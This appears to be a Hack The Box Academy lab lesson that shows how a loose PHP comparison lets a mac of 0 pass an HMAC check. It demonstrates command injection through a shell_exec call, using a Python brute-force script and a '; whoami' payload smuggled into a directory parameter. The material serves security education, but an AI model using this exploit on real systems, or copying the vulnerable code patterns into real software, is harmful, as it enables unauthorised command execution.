
# Advanced Exploitation

While we focused on authentication bypasses due to type juggling in the previous sections, we will now explore other vulnerabilities caused by unexpected behavior due to type juggling.

## Code Review - Identifying the Vulnerability

Our sample web application greets us with the following screen after logging in with the provided credentials:




The link contained on the page has the following form:


Code: http

<http://typejuggling.htb/dir.php?dir=/home/htb-stdnt/&nonce=61269&mac=d78a437313>

Clicking on it reveals the content of our home directory:



Changing any of the three GET parameters results in an error message:



Let us analyze the source code. The file hmac.php contains utility functions:

Code: php

<?php  
  
function generate\_nonce(){  
 return random\_int(0, 999999);  
}  
  
function custom\_hmac($dir, $nonce){  
 $key = file\_get\_contents("/hmackey.txt");  
 $length = 10;  
  
 $mac = substr(hash\_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);  
 return $mac;  
}  
  
function check\_hmac($dir, $nonce, $mac) {  
 return $mac == custom\_hmac($dir, $nonce);  
}  
  
function check\_dir($dir){  
 return shell\_exec("ls -la {$dir}");  
}  
  
function generate\_link($username) {  
 $dir = "/home/{$username}/";  
 $nonce = generate\_nonce();  
 $mac = custom\_hmac($dir, $nonce);  
  
 return "/dir.php?dir={$dir}&nonce={$nonce}&mac={$mac}";  
}  
  
?>

We can identify an obvious code execution vulnerability in the function check\_dir. However, as we can see in the following source code of dir.php, the function call to check\_dir is protected by a MAC (Message Authentication Code):

Code: php

<?php  
 if(isset($\_GET['dir'])) {  
 if(check\_hmac($\_GET['dir'], $\_GET['nonce'], $\_GET['mac'])) {  
 echo nl2br(check\_dir($\_GET['dir']));  
 } else {  
 echo '<strong>Error! Invalid MAC</strong>';  
 }  
 } else {  
 $link = generate\_link($\_SESSION['username']);  
 echo "Please check your home directory <a href='{$link}'>here</a>";  
 }  
?>

We can freely choose any value for the dir parameter, which is injected into the shell\_exec call. However, we do not know the MAC key, so we cannot forge the correct MAC to pass the check in check\_hmac. Thus, we cannot exploit the command injection unless we guess the correct MAC and pass it in the mac parameter. Since the MAC is ten hex-characters long, there are 16^10 possibilities, of which only one is correct.

Luckily, we do not have to go through all these possible MAC values since there is another vulnerability: a type juggling vulnerability in the function check\_hmac. This enables us to pass the value 0 in the mac parameter and adjust the other values until the web application computes a MAC that starts with 0e and is followed by only numbers. As discussed in the previous sections, this format results in the comparison in check\_hmac being evaluated to true, thus passing the MAC check. Since this results in significantly more valid MAC values, we need fewer than 16^10 requests to exploit the command injection vulnerability.

## Debugging the Application Locally

We will use a MySQL Docker container and PHP's internal web server to run the web application, just like in the previous section. We have to change the db.sql file to seed the database slightly, since the application uses a different way to check the user's password. More specifically, we need to specify a bcrypt hash instead of a SHA-256 hash:

Code: sql

CREATE TABLE `users` (  
 `id` int(11) NOT NULL,  
 `username` varchar(256) NOT NULL,  
 `password` varchar(256) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;  
  
#htb-stdnt:Academy\_student!  
INSERT INTO `users` (`id`, `username`, `password`) VALUES  
(1, "htb-stdnt", "$2a$12$f4QYLeB2WH/H1GA/v3M0I.MkOqaDAkCj8vK4oHCvI3xxu7jNhjlJ.");

Also, remember to use a username that exists on the local system.

Afterward, we can log in using the username and password specified in the db.sql file. Next, we need to provide a HMAC key since we do not know the actual key used by the web application. For test purposes, we can provide any key in the function custom\_hmac in hmac.php for the variable $key and pretend we do not know it:

Code: php


function custom\_hmac($dir, $nonce){  
 $key = "HackTheBox";  
 $length = 10;  
  
 $mac = substr(hash\_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);  
 return $mac;  
}

As a first step, let us confirm the command injection vulnerability by removing the MAC check. We can do this by making the check\_hmac function always return True:

Code: php

function check\_hmac($dir, $nonce, $mac) {  
 return True;  
 //return $mac == custom\_hmac($dir, $nonce);  
}

Now we can provide any value for the MAC, and our payload in the dir GET parameter is injected into the call to shell\_exec, leading to command injection:




Now that we have successfully confirmed the command injection vulnerability let us focus on the second and significantly more difficult step of brute-forcing a MAC that allows us to bypass the MAC check due to the type juggling vulnerability.

To do so, we will return check\_hmac to the previous state and pretend that we brute-forced a MAC of the correct format by modifying the custom\_hmac function:


Code: php

function custom\_hmac($dir, $nonce){  
 return '0e12345678';  
}

If we send the previous request again, the web application responds with an Invalid MAC error:



However, providing a MAC of 0 results in the comparison being evaluated to True due to type juggling, leading to the execution of our payload:



Now that we have confirmed that exploitation is possible let us move on to brute-forcing a MAC value with the format required for type juggling.

## Exploitation

We need to inject our payload in the dir parameter to exploit the command injection vulnerability. As we can see in the function custom\_hmac, the nonce parameter is also included in the MAC such that we can use it to brute-force a valid MAC of the format we require to exploit the type juggling vulnerability. Since we do not know the correct HMAC key, we cannot brute-force the MAC locally but have to send requests to the web application to brute-force it.

Let us start with a simple payload that injects the command whoami. To reach a correct MAC value, we could start by providing a nonce of 0 and increment it until the MAC computed by the web application is of the correct format. To do so, we can implement a simple script:

Code: python


import requests  
  
URL = "<http://127.0.0.1:8000/dir.php>"  
COOKIES = {"PHPSESSID": "0ghgh4l47ckisdg78l473tkhsv"}  
  
DIR = "/home/htb-stdnt/; whoami"  
MAC = 0  
MAX\_NONCE = 20000  
  
def prepare\_params(nonce):  
 return {  
 "dir": DIR,  
 "nonce": nonce,  
 "mac": MAC  
 }  
  
def make\_request(nonce):  
 return requests.get(URL, cookies=COOKIES, params=prepare\_params(nonce))  
  
# main  
for n in range(MAX\_NONCE):  
 r = make\_request(n)  
  
 if not "Error! Invalid MAC" in r.text:  
 print("Found valid MAC:")  
 print(r.url)  
 break

The script iterates through all nonces in the range of 0 to 20000 and prints the URL if the computed MAC is of the correct format such that the type juggling vulnerability could be exploited. Running it finds a correct nonce after a short while:

Advanced Exploitation

yovecio@htb[/htb]$ python3 solver.py   
  
Found valid MAC:  
<http://127.0.0.1:8000/dir.php?dir=%2Fhome%2Fhtb-stdnt%2F%3B+whoami&nonce=3082&mac=0>

In our case, the values /home/htb-stdnt/; whoami for the variable dir, and 3082 for the variable nonce result in a MAC of the correct format. Accessing the URL, we can see that our injected command was executed:



We do not have access to the MAC key, so we cannot compute the MAC value to check its format. However, from the web application's perspective, here is how the MAC looks like:

Advanced Exploitation

yovecio@htb[/htb]$ php -a  
  
php > $key = file\_get\_contents("/hmackey.txt");  
php > $length = 10;  
php > $dir='/home/htb-stdnt/; whoami';  
php > $nonce='3082';  
php > echo substr(hash\_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);  
0e63825234

We can see that the MAC equals "0e63825234". Thus, the type juggling vulnerability results in the comparison "0" == "0e63825234" being evaluated to true in the check\_hmac function, thus leading to command injection.

Since the dir parameter influences the MAC value, we need to brute-force a valid nonce again each time we change our payload.

y